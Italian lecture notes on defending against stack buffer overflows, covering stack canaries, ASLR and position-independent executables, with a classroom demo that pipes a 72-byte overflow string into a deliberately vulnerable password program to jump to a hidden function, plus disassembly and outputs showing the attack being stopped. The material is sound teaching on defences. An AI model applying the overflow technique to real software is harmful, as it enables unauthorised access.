Quindi quando compiliamo la nostra applicazione indicando che la **stack_area** deve essere protetta stiamo anche indicando che in questa applicazione verranno caricate tutta una serie di informazioni all'interno dell'address space, una di queste è il valore di una costante C per questo programma-a run time per questo programma-, che deve essere caricato lì, prima del PC.

La funzione f() esegue, e prima di chiamare retq la funzione smonta la prima parte dalla stack area spostando lo stack pointer, e prima di smontare C per poi utilizzare la retq per utilizzare il program counter, va a verificare se C corrisponde al valore scritto dentro.

Se questa cosa non è vera abbiamo ovviamente che è "ESISTITO UN BUFFER OVERFLOW".

Perché questa locazione dove abbiamo scritto C la funzione (in questo caso il software) non doveva utilizzarla in alcun modo per andare a scrivere la memoria. Il valore registrato a quella locazione doveva corrispondere ancora a C e se questa cosa non è più vera noi ovviamente abbiamo un buffer overflow, e il buffer overflow vicino al Program Counter è pericoloso per i motivi che abbiamo visto prima.

Per ottenere di avere una funzione che al suo interno HA LE ISTRUZIONI macchina per inserire questo valore sulla stack area e controllare il valore inserito originariamente prima di ritornare, dobbiamo compilare esattamente con `-fstack-protector-all`.

Ci sono ora release più moderne di GCC che questa cosa la fanno per default.

```
gcc exploit.c -fomit-frame-pointer -fstack-protector-all  
gcc print-string.c -o print-string
```


LANCIAMO L'ATTACCO ORA

```
PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out
```

```
PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out  
you need a correct passwd to access the passwd file  
inserted passwd is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7@  
sorry your passwd is not correct, the passwd file will not show up  
*** stack smashing detected ***: <unknown> terminated  
Aborted (core dumped)
```

Quella funzione che noi abbiamo chiamato e che ha chiamato `scanf`, prima di ritornare il controllo, si è accorta che il suo stack frame è stato utilizzato in maniera non corretta. Quindi il ritorno non è avvenuto e il blocco di codice che abbiamo incluso all'interno di quella funzione per controllare la stack area, ha emesso questo messaggio e ha chiamato il sistema operativo per andare a terminare l'applicazione.

QUESTA È UNA DIFESA. SI. MA NON COMPLETA: PER ATTACCHI DI QUESTO TIPO è LA GIUSTA DIFESA, MA LA SITUAZIONE POTREBBE ESSERE DIVERSA PER UN ATTACCANTE:



COME CI DIFENDIAMO?

Adottando uno schema di Randomizzazione

Randomizzazione (ASLR – Address Space Layout Randomization)


In versioni più recenti di tool di compilazione, piattaforme hardware e sistemi operativi viene anche applicata la randomizzazione di parti dello spazio di indirizzamento (come lo stack) oppure dell'intero contenuto dell'address space. Questa consiste nel collocare le parti (.text, .data etc.) a spiazzamento randomico (entro determinati limiti) a partire dall'inizio (o dalla fine) del contenitore quando l'applicazione viene attivata. Eventuali indirizzi di funzioni o dati noti a tempo di compilazione non coincideranno quindi con i relativi indirizzi nello spazio di indirizzamento e quindi daranno luogo a una difficoltà superiore per eventuali attaccanti che possano sfruttare delle vulnerabilità del software.

```
00000000004007a7 <passwd_file_print>:  
4007a7: 48 83 ec 18      sub    $0x18,%rsp  
4007ab: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax  
4007b2: 00 00  
4007b4: 48 89 44 24 08      mov    %rax,%rsp  
4007b9: 31 c0      xor    %eax,%eax  
4007bb: bf 68 09 40 00      mov    $0x400968,%edi  
4007c0: e8 8b fe ff ff      callq  400650 <puts@plt>  
4007c5: bf 9e 09 40 00      mov    $0x40099e,%edi  
4007ca: e8 a1 fe ff ff      callq  400670 <system@plt>  
4007cf: 48 8b 05 9a 08 20 00  mov    $0x20089a(%rip),%rax  
4007d6: 48 89 c7      mov    %rax,%rdi  
4007d9: e8 c2 fe ff ff      callq  4006a0 <fflush@plt>  
4007de: bf 00 00 00 00      mov    $0x0,%edi  
4007e3: e8 d8 fe ff ff      callq  4006c0 <exit@plt>  
  
00000000004007e8 <get_and_check_passwd>:  
4007e8: 48 83 ec 58      sub    $0x58,%rsp  
4007ec: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax  
4007f3: 00 00  
4007f5: 48 89 44 24 48      mov    %rax,%rsp  
4007fa: 31 c0      xor    %eax,%eax  
4007fc: 48 89 e0      mov    %rsp,%rax
```

Lines 542-568

Il programma compilato mi dice che la funzione `passwd_file_print()` che vorrei far partire è a questo indirizzo: 4007a7, attenzione però: se io sto applicando la randomizzazione dell'address space non è detto che la funzione sarà a quell'indirizzo.

La disposizione tradizionale dell'address space era sempre così: ogni funzione si trovava sempre allo stesso indirizzo, era uno standard.




Per ovviare a questo problema, sono state introdotte all'interno dei processori le tecniche RIP-RELATIVE, CIOÈ se noi abbiamo un'istruzione in text, tale per cui a partire da essa vogliamo toccare un dato che è nella sezione data, e lo vogliamo fare indipendentemente da qual'è l'offset di posizionamento dell'istruzione e del dato all'interno dell'address space, basta specificare che noi vogliamo toccare la memoria ad un OFFSET A PARTIRE DALL'ISTRUZIONE: NON AD UN OFFSET A PARTIRE DALL'INIZIO DELL'ADDRESS SPACE.

Cosicchè se noi spostiamo il testo e i dati, questo offset rimane comunque valido.

E quindi esprimiamo la volontà di accedere all'interno dell'address space, in maniera relativa rispetto all'instruction pointer (RIP).

All'interno di x86 lo troviamo scritto come:::: (%RIP) OVIAMENTE APPLICANDO UN X OFFSET ESADECIMALE, PER SPECIFICARE A CHE DISTANZA DALL'ISTRUZIONE IN



X(%RIP)

La randomizzazione della stack area è stata introdotta precedentemente a questo, perché sulla stack area noi andiamo ad utilizzare le informazioni che sono presenti al suo interno, utilizzando uno spiazzamento rispetto allo stack-pointer, che è molto più semplice.

La randomizzazione dell'address space è un'operazione che fa il Sistema

CUI STIAMO ESEGUENDO, DEVE
ESSERE TOCCATA LA MEMORIA.

Operativo, in particolare il
kernel quando noi lanciamo
questa applicazione.

Questo ci permette la randomizzazione.

Generare codice indipendente dalla posizione

- in Linux, si puo' abilitare o disabilitare la randomizzazione utilizzando il pseudo file /proc/sys/kernel/randomize_va_space (valore 0 disabilita la randomizzazione, valore 2 la attiva)

```
PLES/C-BASICS/buffer-overflow> cat /proc/sys/kernel/randomize_va_space
```

2

Quindi se compilo un programma in maniera PIE, ossia "Position Indipendent", e quindi nell'ELF generato ci sono indicazioni che questo è un programma PIE, il kernel quando manda in set-up l'address space, ovviamente applica anche la randomizzazione.

- gcc per mette la generazione di codice indipendente dalla posizione tramite i flag di compilazione -pie -fPIE (Position Independent Executable)

- in Windows (versioni recenti a partire da, e.g., 7) il supporto kernel per la randomizzazione e' sempre attivo, e per generare codice PIE bisogna utilizzare l'opzione di compilazione DYNAMICBASE offerta da, e.g., Visual Studio
 - ... le librerie dinamiche sono tipicamente codice PIE ...

POSITION INDEPENDENT

```
# the security problem related to this example can be also tackled by using
# the"-fstack-protector-all" gcc option for compiling exploit.c as in the
# 'stack-protect' target of this makefile

all:
    gcc exploit.c -fomit-frame-pointer
    gcc print-string.c -o print-string

position-independent:
    gcc exploit.c -fomit-frame-pointer -pie -fPIE
    gcc print-string.c -o print-string

stack-protect:
    gcc exploit.c -fomit-frame-pointer -fstack-protector-all
    gcc print-string.c -o print-string
Makefile lines 1-16/16 (END)
```

```
PLES/C-BASICS/buffer-overflow> make position-independent
```

```
PLES/C-BASICS/buffer-overflow> ./print-string 72 | ./a.out
you need a correct passwd to access the passwd file
inserted passwd is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7@
sorry your passwd is not correct, the passwd file will not show up
Segmentation fault (core dumped)
```

Abbiamo reso il codice position-independent, quindi quando la funzione get_and_check_passwd() prende la password non corretta, che poi era quella con cui attaccavamo l'applicazione, quando quella funzione ritorna, sta ritornando a qualche cosa che ovviamente non è più la posizione che ospita la funzione che deve partire. Perché è stata applicata questa randomizzazione.

Invece con la stack-protection, il valore che viene generato allo start up dagli starters del main, nel momento in cui parte l'applicazione, è diverso ogni volta che lancio il programma.